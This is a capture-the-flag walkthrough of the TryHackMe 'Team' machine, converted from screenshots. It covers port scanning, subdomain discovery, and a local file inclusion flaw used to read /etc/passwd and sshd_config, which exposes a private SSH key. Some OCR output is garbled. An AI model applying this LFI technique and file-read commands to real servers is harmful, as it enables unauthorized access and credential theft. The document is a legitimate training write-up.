

# Team - Walkthrough

Team is a beginner friendly machine that teaches the importance of doing enumeration well.

**Objective:** Gain the root shell of the target machine & find the root flag.

## Penetration Methodologies:


- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation

## Tools Used:

nmap, web browser, burp suite, wfuzz, ssh, linpeas, netcat, nano, dirbuster

## Reconnaissance & Scanning


After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




```
kali@kali: ~/Desktop/tryhackme/others/Team
File Actions Edit View Help
(kali@kali)~[~/Desktop/tryhackme/others/Team]
$ nmap -sV 10.10.84.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 12:18 EST
Nmap scan report for 10.10.84.84
Host is up (0.44s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION      IP Address      Expires
21/tcp    open  ftp      vsftpd 3.0.3  10.84.84        53m 39s
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.02 seconds
this is my first box! It is aimed at beginners as I often see boxes that are "easy" but are often a bit harder!
(kali@kali)~[~/Desktop/tryhackme/others/Team]
$
```

nmap scan showed that port 80 was opened. So, I visited the target ip address in the web browser. it was Apache default page.



Then I opened its source code & in the **title** section, I found a virtual private hostname.




Then I added the hostname into my /etc/hosts file using **nano** & opened it in browser.


```
kali@kali: ~/Desktop/tryhackme/others/Team
File Actions Edit View Help
GNU nano 5.4 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.10.84.84 team.thm

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```



Then I started `dirbuster` on both the 10.10.84.84 & <http://team.thm> URLs. But I was not able to find anything except `robots.txt` file on <http://team.thm>. There was a username in it.



Then I used **burp suite** to capture a request from <http://team.thm> and used OPTIONS method to find which methods were allowed to send a request. I found just OPTIONS & GET methods. Then I captured a request from <http://team.thm> using burp suite & send the request to intruder. In the payload section, I used **Seclist's top5000\_in\_one\_million wordlist** to find sub-domains.



Soon after launching the attack, the length of the response from sub-domain named **dev.team.thm** was different from the other responses.

3. Intruder attack of team.thm - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
19	dev	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
54	www.blog	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
59	www.forum	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
60	www.test	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
68	www.m	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
85	www.dev	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
119	www.demo	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
136	www.shop	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
141	webdisk.blog	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
146	www.mail	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
147	www.new	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
148	c-n7k-v03-01.rz	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
151	c-n7k-n04-01.rz	400	<input type="checkbox"/>	<input type="checkbox"/>	604	
173	autoconfig.blog	400	<input type="checkbox"/>	<input type="checkbox"/>	604	

Request Response


Pretty Raw Hex Render \n

```
10 <head>
11   <title>
12     UNDER DEVELOPMENT
13   </title>
14 </head>
15 <body>
16   Site is being built<a href=script.php?page=teamshare.php </a>
17   <p>
18     Place holder link to team share
19   </p>
20 </body>
```

Search... 0 matches

Paused

Then I added this sub-domain into my /etc/hosts file with the same ip address of the target machine.




A terminal window titled 'kali@kali: ~/Desktop/tryhackme/others/Team' showing the nano 5.4 editor editing the /etc/hosts file. The file content is as follows:

```
GNU nano 5.4 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.84.84   team.thm
10.10.84.84   dev.team.thm

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


The bottom of the window shows nano editor shortcuts: ^G Help, ^X Exit, ^O Write Out, ^R Read File, ^W Where Is, ^\_ Replace, ^K Cut, ^U Paste, ^T Execute, ^J Justify.

Then I visited the sub-domain in the browser. It was some static webpage. There was a [link](#) in the homepage.



## Exploitation

When I clicked the link, it opened a file named `teamshare.php` & displayed some text.



Place holder for future team share

Next, I tried to access `/etc/passwd` file to check if there was a possibility of LFI. I got the contents of `/etc/passwd` file.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd
/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
dale:x:1000:1000:anon,,,:/home/dale:/bin/bash gyles:x:1001:1001::/home/gyles:/bin/bash
ftpuuser:x:1002:1002::/home/ftpuuser:/bin/sh ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
```

Then I used `wfuzz` to find any files containing sensitive information by fuzzing (random user inputs) with the below command:

```
wfuzz -c -w LFI-gracefulsecurity-linux.txt http://dev.team.thm/script.php?page=FUZZ
```

- `-c` is for colored output.
- `-w` is for providing the wordlist.
- Then add `FUZZ` where you want to do fuzzing.

```
kali@kali: ~/Desktop/tryhackme/others/Team
File Actions Edit View Help

(kali@kali)~[~/Desktop/tryhackme/others/Team]
$ wfuzz -c -w LFI-gracefulsecurity-linux.txt http://dev.team.thm/script.php?page=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wf
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://dev.team.thm/script.php?page=FUZZ
Total requests: 258

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000003:  200        1 L     0 W     1 Ch    "/etc/aliases"
000000001:  200       34 L    42 W   1698 Ch  "/etc/passwd"
000000004:  200        1 L     0 W     1 Ch    "/etc/anacrontab"
000000008:  200        1 L     0 W     1 Ch    "/etc/at.deny"
000000007:  200        1 L     0 W     1 Ch    "/etc/at.allow"
000000006:  200        1 L     0 W     1 Ch    "/etc/apache2/httpd.conf"
000000002:  200        1 L     0 W     1 Ch    "/etc/shadow"
000000013:  200        1 L     0 W     1 Ch    "/etc/chttp.conf"
000000017:  200        1 L     0 W     1 Ch    "/etc/cups/cupsd.conf"
000000011:  200       169 L   447 W  5990 Ch  "/etc/ssh/sshd_config"
000000034:  200        1 L     0 W     1 Ch    "/etc/httpd/logs/error.log"
000000035:  200        1 L     0 W     1 Ch    "/etc/httpd/php.ini"
000000036:  200        1 L     0 W     1 Ch    "/etc/httpd/srm.conf"
000000025:  200        8 L    22 W    185 Ch  "/etc/hosts"
```

In the results I found a file named `sshd_config` which contained `private ssh key` of the user `dale`. Then I opened the file in the browser & saved the ssh key on my machine.



```
130 #Dale id_rsa
131 #-----BEGIN OPENSSH PRIVATE KEY-----
132 #b3B1bnZac1rZXktjdEAAAAAGS5vbmUAAAEbm9uZ0AAAAAABAAABlWAAAAZc2ctcn
133 #NHAAAAAwEAAQAAAYEAng6KMT3zm+6rqeQzn5HLBJgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
134 #NUkb15WUodR4ock4dfjk03X1b0shaisAFRJ3kgUq1+zNJ+p96ZIEKtm93aYy3+Ygg1iN/W
135 #oG+RPqP8P6/ufLU0ftcxkHES4H1L03HbN+0H4JH/InXvuz4U90f09m99JY160Vw5XGsaMK
136 #o9wqHhLSXS8LYu/ty5VAY0TJ0pyT8IdhFUuAzFu+vj08C06ePFhXEF6WaNCSpk2y+qxP
137 #zmUIL0dzttr6whURTXua0001X02XJ+zWdKM1ynzJ/lzmI4E10Kj1/nh/w71BRrk6lBJaqaU
138 #KsXumOXpnyWAG1MhX0B5fgaUveAdcagfV5F1a0gT06/TTC3fbwB3jnuZBvKc30ulC03oK5
139 #xtA1J4yRazJEqK8H8FUVowssG61s+trkx8YgceWwJFuudyJ8q2NbXq1k252veFZdbAa15
140 #9so1abH1uud+3N/ygsSuDh0hK1g4Mh0V6jCSMIrAAAFkNt4pcTbeKXEAAB3NzaC1yc2
141 #FAAAGBAJ401jEx985vug6nkM5+Rywy4K7g7fZnq1/13cwq+o73R5Yfrh+GVRDVJG4uV1DnU
142 #eKHJOHRY5NN19Ww7IWorABUS5ZFKtfzsz5femSBCrZvd2mMT/mI1JYf1qBvk6jD/+v
143 #7n5VNH7cZb0eB955Dnx2zftb+CTPyJ177s+FPQ39P2vfwSWIuq1c0VxrGL1qPVqh45+V0v
144 #JWlv38uVQGDnydKck4fCHYRVLgM37gvn49AXE0njYCrBeLmjOkq5tr/qsT8zFCC0HC7a/
145 #foVEU8bmjkd1MUNs5fs1gyjIsP8y5f5c0J10BIjio9f54f80yPK50owY2qgLP0cbpj5T58l
146 #gBojNFzgn4G1PngA3Ghn8EhdwT1CPBv075X23Ft94J8G0VYXN8L1xvCaKcsbQNSeHKW54
147 #KkLVLPBUL0ML0h0ub+rsM0J1HHLcRULNtWet1W90o3Ss+d6hWwWdUULXImxd4r5f
148 #fz7f8oLErQ4To5i100Fh+LX1XJE1CKwAAAMBAEAAAGAG09n08u3ZbTTXZPV4tekwz01jB
149 #esUuVUvqZUwReU99WUjSg7V50VRqFu01h2hV1FvnH1LL7f0er50AvGR0+0xk6Ly/AjKH0
